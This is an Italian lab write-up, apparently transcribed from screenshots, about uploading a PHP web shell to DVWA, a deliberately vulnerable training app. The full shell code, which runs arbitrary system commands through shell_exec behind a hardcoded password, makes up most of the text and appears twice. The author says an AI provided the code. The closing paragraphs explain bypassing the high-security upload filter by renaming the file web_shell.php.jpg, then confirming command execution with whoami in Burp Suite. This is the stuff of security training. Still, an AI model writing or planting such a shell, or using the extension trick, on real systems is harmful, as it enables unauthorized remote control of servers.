

```

GNU nano 8.3 web_shell.php.jpg
<?php
session_start();
error_reporting(0);
set_time_limit(0);
ini_set('memory_limit', '64M');
ini_set('output_buffering', 'Off');

$auth_pass = "gh0le78";
$color = "adf5";

if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $useragent = trim($_SERVER['HTTP_USER_AGENT']);
} else {
    $useragent = "Unknown";
}

function auth() {
    global $auth_pass;
    if (!isset($_SESSION['auth']) || $_SESSION['auth'] != true) {
        if (isset($_POST['pass']) && $_POST['pass'] == $auth_pass) {
            $_SESSION['auth'] = true;
        } else {
            header('HTTP/1.0 401 Unauthorized');
            echo "<DOCTYPE html><html><head><title>401 Unauthorized</title></head><body><h1>Unauthorized</h1><p>Password Required.</p><form method='POST'><input type='password' name='pass'></form></body></html>";
            exit();
        }
    }
}

function getcwd_fixed() {
    $cwd = getcwd();
    if (substr($cwd, strlen($cwd) - 1) == '/') {
        return $cwd;
    } else {
        return $cwd . '/';
    }
}

auth();


if(isset($_POST['dir'])) {
    chdir($_POST['dir']);
}

?>
<DOCTYPE html>
<html>
<head>
    <title>Web Shell</title>
    <style>
        body { font-family: monospace; background-color: #000; color: #fff; }
        #terminal { background-color: #1e1e1e; padding: 10px; margin-bottom: 10px; overflow: auto; height: 300px; border: 1px solid #333; }
        #command-form input[type="text"] { background-color: #333; color: #fff; border: 1px solid #555; padding: 5px; width: 80%; }
        #command-form input[type="submit"] { background-color: #555; color: #fff; border: none; padding: 5px 10px; cursor: pointer; }
        a { color: #00ff00; text-decoration: none; }
        a:hover { text-decoration: underline; }
    </style>
</head>
<body>
    <h1>Web Shell</h1>
    <div id="terminal">
        <?php
        if(isset($_POST['command'])) {
            $command = $_POST['command'];
            echo "<span style='color: #00ff00;'># " . htmlspecialchars($command) . "</span><br>";
            $output = @shell_exec($command . " 2>&1"); // Redirezione degli errori standard
            echo "<pre>" . htmlspecialchars($output) . "</pre>";
        } else {
            echo "Benvenuto nella web shell.<br>";
            echo "Directory corrente: " . htmlspecialchars(getcwd_fixed()) . "<br>";
        }

        // Navigazione directory
        $current_dir = getcwd_fixed();
        $parent_dir = dirname($current_dir);
        echo "<p>Navigazione: ";
        echo "<a href='?dir=" . urlencode($parent_dir) . "'>../</a> ";

        $files = @scandir($current_dir);
        if($files){
            foreach($files as $file){
                if(is_dir($current_dir . $file) && $file != "." && $file != ".."){
                    echo "<a href='?dir=" . urlencode($current_dir . $file . "/" . $file) . "'>" . htmlspecialchars($file) . "</a> ";
                }
            }
        }
        echo "</p>";
    </div>
    <form id="command-form" method="POST">
        <input type="text" name="command" placeholder="Inserisci il comando">
        <input type="submit" value="Esegui">
    </form>
</body>
</html>

```



```

kali-linux-2025.1a-virtualbox-amd64 (Nessus installato) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
GNU nano 8.3 web_shell.php.jpg
auth();

if(isset($_POST['dir'])) {
    chdir($_POST['dir']);
}

?>
<DOCTYPE html>
<html>
<head>
    <title>Web Shell</title>
    <style>
        body { font-family: monospace; background-color: #000; color: #fff; }
        #terminal { background-color: #1e1e1e; padding: 10px; margin-bottom: 10px; overflow: auto; height: 300px; border: 1px solid #333; }
        #command-form input[type="text"] { background-color: #333; color: #fff; border: 1px solid #555; padding: 5px; width: 80%; }
        #command-form input[type="submit"] { background-color: #555; color: #fff; border: none; padding: 5px 10px; cursor: pointer; }
        a { color: #00ff00; text-decoration: none; }
        a:hover { text-decoration: underline; }
    </style>
</head>
<body>
    <h1>Web Shell</h1>
    <div id="terminal">
        <?php
        if(isset($_POST['command'])) {
            $command = $_POST['command'];
            echo "<span style='color: #00ff00;'># " . htmlspecialchars($command) . "</span><br>";
            $output = @shell_exec($command . " 2>&1"); // Redirezione degli errori standard
            echo "<pre>" . htmlspecialchars($output) . "</pre>";
        } else {
            echo "Benvenuto nella web shell.<br>";
            echo "Directory corrente: " . htmlspecialchars(getcwd_fixed()) . "<br>";
        }


        // Navigazione directory
        $current_dir = getcwd_fixed();
        $parent_dir = dirname($current_dir);
        echo "<p>Navigazione: ";
        echo "<a href='?dir=" . urlencode($parent_dir) . "'>../</a> ";

        $files = @scandir($current_dir);
        if($files){
            foreach($files as $file){
                if(is_dir($current_dir . $file) && $file != "." && $file != ".."){
                    echo "<a href='?dir=" . urlencode($current_dir . $file . "/" . $file) . "'>" . htmlspecialchars($file) . "</a> ";
                }
            }
        }
        echo "</p>";
    </div>
    <form id="command-form" method="POST">
        <input type="text" name="command" placeholder="Inserisci il comando">
        <input type="submit" value="Esegui">
    </form>
</body>
</html>


```

Questo il codice .php per la nostra web shell fornito dall'AI. Questa shell ci permette di:


- Impostare una password.
- Visualizzare con semplicità la directory corrente.
- Navigare tra le directory tramite un link web.
- Esecuzione di comandi di sistema tramite un form web.
- Visualizzazione dell'output dei comandi direttamente nella pagina.




La richiesta di upload così come ci appare in Burpsuite. Da notare che si tratta di una richiesta POST. Inoltre, per superare il livello di sicurezza high, abbiamo preventivamente cambiato il nome del file in “web_shell.php.jpg”. Aggiungendo .jpg alla fine, infatti, ci sarà possibile eludere la sicurezza e caricare la shell su DVWA.



La prima pagina della nostra Web Shell.





Le ultime due immagini mostrano l' input di "whoami" nella nostra shell e il corrispettivo in Burpsuite.